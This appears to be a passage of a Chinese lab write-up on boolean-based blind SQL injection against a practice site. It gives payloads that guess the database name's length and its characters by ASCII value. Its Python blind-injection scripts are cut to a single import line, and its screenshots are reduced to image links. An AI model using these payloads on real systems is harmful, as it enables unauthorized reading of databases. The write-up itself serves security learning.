
然后试数据库长度

这里错了,所以没有显示结果,但因为这里是靶场,数据库名是固定的security,直接改长度为8
1 | id=1' and length((select database()))=8 --+ |
但是盲注一般是要写脚本的,手搓进行盲注非常耗时间耗力气,自己脚本能力不是很好,将就着写,用python判断
1 | import requests |

可以看到给了个回显结果,You are in .......,提示盲注结果是对的
然后继续猜测,这里知道数据库名,所以直接设置的115

1 | id=1' and ascii(substr((select database()),1,1))=115 --+ //从数据库的第一个字符开始判断,ASCII表第115个字符是s,对应security的第一个字母 |
盲注脚本:
1 | import requests |